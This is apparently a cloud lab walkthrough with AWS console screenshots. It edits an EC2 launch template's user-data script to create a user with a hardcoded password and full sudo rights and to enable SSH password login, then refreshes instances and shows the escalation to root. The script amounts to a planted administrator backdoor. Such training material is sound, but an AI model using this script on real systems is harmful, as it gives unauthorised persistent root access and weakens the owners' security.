
Select a launch template above

Step 7: Create a new version of the launch template.

Select the template and click on "Actions", inside "Actions" click on "Modify template (Create new version)".



Now here, navigate to the bottom, and you will find the "User data" box. Inside the user data box, you will see some code is already written.



We will replace that code with the one given below:

Code:

```
#!/bin/bash
```

```
groupadd -r davidwalker
```

```
useradd -r -g davidwalker -d /home/davidwalker -c "davidwalker" davidwalker
```

```
echo "davidwalker:davidwalker@12345" | chpasswd
```

```
echo 'davidwalker ALL=(ALL:ALL) ALL' >> /etc/sudoers
```

```
sed -i 's/#PasswordAuthentication.*/PasswordAuthentication yes/g' /etc/ssh/sshd_config
```

aws Services Search for services, features, blogs, docs, and more [Alt+S] N. Virginia student @ 8376-6167-4558

Metadata version [Info](#)
Don't include in launch template

Metadata response hop limit [Info](#)
Don't include in launch template

Allow tags in metadata [Info](#)
Don't include in launch template

User data [Info](#)

```
#!/bin/bash
groupadd -r davidwalker
useradd -r -g davidwalker -d /home/davidwalker -c "davidwalker" davidwalker
echo "davidwalker:davidwalker@12345" | chpasswd
echo "davidwalker ALL=(ALL:ALL) ALL" >> /etc/sudoers
sed -i 's/#PasswordAuthentication.*/PasswordAuthentication yes/g'
/etc/ssh/sshd_config
```

☐ User data has already been base64 encoded

Summary

Software Image (AMI)
Amazon Linux 2 Kernel 5.10 AMI...[read more](#)
ami-07eaf2ea4b73a54f6

Virtual server type (instance type)
t2.small

Firewall (security group)
Instance_security

Storage (volumes)
1 volume(s) - 8 GiB

Free tier: In your first year includes 750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier AMIs per month, 30 GiB of EBS storage, 2 million IOs, 1 GB of snapshots, and 100 GB of bandwidth to the internet.

Cancel **Create template version**

Feedback Looking for language selection? Find it in the new [Unified Settings](#) © 2022, Amazon Web Services, Inc. or its affiliates. Privacy Terms Cookie preferences

After replacing the code, click on "Create template version".

aws Services Search for services, features, blogs, docs, and more [Alt+S] N. Virginia student @ 8376-6167-4558

EC2 > Launch templates > Modify template (Create new version)

Success
Successfully modified launch_template20220803070518137200000009 (lt-0eeb95fc0dbe7560a). A new version (version 2) has been created.

[Actions log](#)

Next steps

Launch an instance
With On-Demand Instances, you pay for compute capacity by the second (for Linux, with a minimum of 60 seconds) or by the hour (for all other operating systems) with no long-term commitments or upfront payments. Launch an On-Demand Instance from your launch template.
[Launch instance from this template](#)

Create an Auto Scaling group from your template
Amazon EC2 Auto Scaling helps you maintain application availability and allows you to scale your Amazon EC2 capacity up or down automatically according to conditions you define. You can use Auto Scaling to help ensure that you are running your desired number of Amazon EC2 instances during demand spikes to maintain performance and decrease capacity during lulls to reduce costs.
[Create Auto Scaling group](#)

Create Spot Fleet
A Spot Instance is an unused EC2 instance that is available for less than the On-Demand price. Because Spot Instances enable you to request unused EC2 instances at steep discounts, you can lower your Amazon EC2 costs significantly. The hourly price for a Spot Instance (of each instance type in each Availability Zone) is set by Amazon EC2, and adjusted gradually based on the long-term supply of and demand for Spot Instances. Spot Instances are well-suited for data-analysis, batch jobs, background processing, and optional tasks.
[Create Spot Fleet](#)

[View launch templates](#)

Feedback Looking for language selection? Find it in the new [Unified Settings](#) © 2022, Amazon Web Services, Inc. or its affiliates. Privacy Terms Cookie preferences

Click on "View launch templates".

The screenshot shows the AWS Management Console interface for the EC2 Launch Templates page. The left sidebar contains the navigation menu with 'Launch Templates' selected. The main content area shows a table of launch templates. The table has four columns: 'Launch template ID', 'Launch template name', 'Default version', and 'Latest version'. There is one row of data with the following values: 'lt-0eeb95fc0dbe7560a', 'launch_template20220803070518137200000009', '1', and '2'. The 'Latest version' column is highlighted in blue. Above the table, there is a search bar and a 'Create launch template' button. Below the table, there is a section for 'Launch template details' for the selected template, showing its name and ID. The top bar of the console shows the AWS logo, a search bar, and the user's account information.

Launch template ID	Launch template name	Default version	Latest version
lt-0eeb95fc0dbe7560a	launch_template20220803070518137200000009	1	2

You can see that the template has the latest version as "2".

Step 8: Enable the latest version of the template via Auto Scaling Groups.

Navigate to the EC2 dashboard and search for "Auto Scaling Groups".

EC2 > Auto Scaling groups

Auto Scaling groups (1) Info

Search your Auto Scaling groups

<input type="checkbox"/>	Name	Launch template/configuration	Instances	Status	Desired capacity	Min	Max
<input type="checkbox"/>	terraform-2022080307051813720	launch_template2022080307051813720	1	-	1	1	1

Click on the launch template name “terraform-20220...”

EC2 > Auto Scaling groups > terraform-202208030705184202000000b

Details Activity Automatic scaling Instance management Monitoring Instance refresh

Group details

Desired capacity: 1

Minimum capacity: 1

Maximum capacity: 1

Auto Scaling group name: terraform-202208030705184202000000b

Date created: Wed Aug 03 2022 12:35:19 GMT+0530 (India Standard Time)

Amazon Resource Name (ARN): arn:aws:autoscaling:us-east-1:837661674558:autoScalingGroup:5b36dc96-ca95-430c-9526-3dc7b7be583b:autoScalingGroupName/terraform-202208030705184202000000b

Launch template

Launch template: launch_template2022080307051813720000009

AMI ID: ami-07eaf2ea4b73a54f6

Instance type: t2.small

Here, go to the "Instance refresh" section.

The screenshot shows the AWS Management Console interface. On the left is a navigation menu with categories like Images, Elastic Block Store, Network & Security, Load Balancing, and Auto Scaling. The main content area is titled 'EC2 > Auto Scaling groups > terraform-202208030705184202000000b'. The 'Instance refresh' tab is selected, displaying options to 'Cancel instance refresh' or 'Start instance refresh'. Below this, a message states 'No active instance refresh' and provides instructions on how to start one. Further down, the 'Instance refresh history (0)' section shows a table with columns for Instance refresh ID, Status, Status reason, Percentage completed, Instances to update, and Start time. Since there are no results, a 'Start instance refresh' button is visible at the bottom of the history section.

Click on "Start instance refresh".

This screenshot shows the 'Start instance refresh' configuration page in the AWS console. It includes a brief description: 'An instance refresh performs a rolling update, replacing all or some instances. Each instance is terminated first and then replaced, which temporarily reduces the capacity available within your Auto Scaling group.' The 'Refresh settings' section contains several configurable options: 'Minimum healthy percentage' is set to 90%; 'Instance warmup' is set to 300 seconds; 'Checkpoints - optional' has 'Enable checkpoints' unchecked; 'Skip matching - optional' has 'Enable skip matching' checked. At the bottom of the settings panel, there is a 'Desired configuration - optional' section. The 'Start instance refresh' button is prominently displayed in orange at the bottom right of the settings area.

Again, click on "Start instance refresh".

The screenshot shows the AWS Management Console interface. The left sidebar contains navigation links for Images, Elastic Block Store, Network & Security, Load Balancing, and Auto Scaling. The main content area is for the 'terraform-202208030705184202000000b' Auto Scaling group. The 'Instance refresh' tab is selected, showing an 'Active instance refresh' with ID '891f2466-b973-40bb-a92a-c9476da5a771'. The status is 'Pending' and the progress bar is at 0%. Below this is the 'Instance refresh history' table, which contains one entry with the same ID, status 'Pending', and a start time of '-'. The bottom of the console shows a footer with '© 2022, Amazon Web Services, Inc. or its affiliates.' and links for Privacy, Terms, and Cookie preferences.

aws Services Search for services, features, blogs, docs, and more [Alt+S] N. Virginia student @ 8376-6167-4558

EC2 > Auto Scaling groups > terraform-202208030705184202000000b

Details Activity Automatic scaling Instance management Monitoring **Instance refresh**

Active instance refresh Info Refresh Cancel instance refresh Start instance refresh

Instance refresh ID: 891f2466-b973-40bb-a92a-c9476da5a771

Status: 0%

Start time: -

End time: -

Instance refresh history (1) Info Refresh

Filter instance refresh history

Instance refresh ID	Status	Status reason	Percentage completed	Instances to update	Start time
891f2466-b973-40bb-a92a-c9476da5a771	Pending	-	-	-	-

Feedback Looking for language selection? Find it in the new Unified Settings © 2022, Amazon Web Services, Inc. or its affiliates. Privacy Terms Cookie preferences

You can see the status is "Pending". Wait for some time (2 mins max) until it becomes "Successful".

This screenshot shows the same AWS Management Console page after the instance refresh has completed. The 'Active instance refresh' section now displays the message 'No active instance refresh' and 'Start an instance refresh to perform rolling updates on the Auto Scaling group's instances. Only one instance refresh can be active at a time.' The 'Start instance refresh' button is visible. The 'Instance refresh history' table now shows the previous refresh with a status of 'Successful', 100% completion, 0 instances to update, and a start time of '2022 August 01:02:33 PM'. The footer remains the same as the previous screenshot.

aws Services Search for services, features, blogs, docs, and more [Alt+S] N. Virginia student @ 8376-6167-4558

EC2 > Auto Scaling groups > terraform-202208030705184202000000b

Details Activity Automatic scaling Instance management Monitoring **Instance refresh**

Active instance refresh Info Refresh Cancel instance refresh Start instance refresh

No active instance refresh

Start an instance refresh to perform rolling updates on the Auto Scaling group's instances. Only one instance refresh can be active at a time.

Start instance refresh

Instance refresh history (1) Info Refresh

Filter instance refresh history

Instance refresh ID	Status	Status reason	Percentage completed	Instances to update	Start time
891f2466-b973-40bb-a92a-c9476da5a771	Successful	-	100%	0	2022 August 01:02:33 PM

Feedback Looking for language selection? Find it in the new Unified Settings © 2022, Amazon Web Services, Inc. or its affiliates. Privacy Terms Cookie preferences

Once it becomes successful, go to "Instances" and connect.

Step 9: Check the super user privileges.

Navigate to instances and select the running instance and click on connect.

The screenshot shows the AWS Management Console 'Instances' page. A table lists three instances. The first instance, `i-02afdac09800011be`, is in the 'Running' state and is selected. Below the table, the details for this instance are displayed, including its Instance ID, IPv4 address, Instance state (Running), and various DNS names.

Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public
<input checked="" type="checkbox"/>	i-02afdac09800011be	Running	t2.small	2/2 checks passed	No alarms	us-east-1a	-
<input type="checkbox"/>	i-07c1614f6b09c003d	Terminated	t2.small	-	No alarms	us-east-1a	-
<input type="checkbox"/>	i-0ecddc2a38355c382	Terminated	t2.small	-	No alarms	us-east-1a	-

Instance: i-02afdac09800011be

Details	Security	Networking	Storage	Status checks	Monitoring	Tags
Instance summary						
Instance ID i-02afdac09800011be		Public IPv4 address -		Private IPv4 addresses 10.0.0.151		
IPv6 address -		Instance state Running		Public IPv4 DNS -		
Hostname type IP name: ip-10-0-0-151.ec2.internal		Private IP DNS name (IPv4 only) ip-10-0-0-151.ec2.internal				
Answer private resource DNS name		Instance type		Elastic IP addresses		

The screenshot shows the 'Connect to instance' dialog box in the AWS Management Console. The 'Session Manager' tab is selected, and the 'Connect' button is highlighted. The dialog box provides instructions on how to connect to the instance using Session Manager, including details about session security and logging.

Connect to instance

Connect to your instance i-02afdac09800011be using any of these options

EC2 Instance Connect | **Session Manager** | SSH client | EC2 serial console

Session Manager usage:

- Connect to your instance without SSH keys or a bastion host.
- Sessions are secured using an AWS Key Management Service key.
- You can log session commands and details in an Amazon S3 bucket or CloudWatch Logs log group.
- Configure sessions on the Session Manager [Preferences](#) page.

Cancel **Connect**

Now, Try to become the super user and check the user id

Command: su davidwalker

Enter the password as “davidwalker@12345”.

Check the id of the user first and then try to check sudo privileges and then again check the id.

Commands:

id

sudo su

id

```
sh-4.2$ su davidwalker
Password:
bash-4.2$ id
uid=995(davidwalker) gid=993(davidwalker) groups=993(davidwalker)
bash-4.2$ sudo su
[root@ip-10-0-0-149 bin]# id
uid=0(root) gid=0(root) groups=0(root)
[root@ip-10-0-0-149 bin]#
```

Voila! We successfully logged in as super user with root privileges.

Step 10: Click on terminate and terminate the session.

End of the lab!

References:

1. AWS EC2 documentation (<https://docs.aws.amazon.com/ec2/index.html>)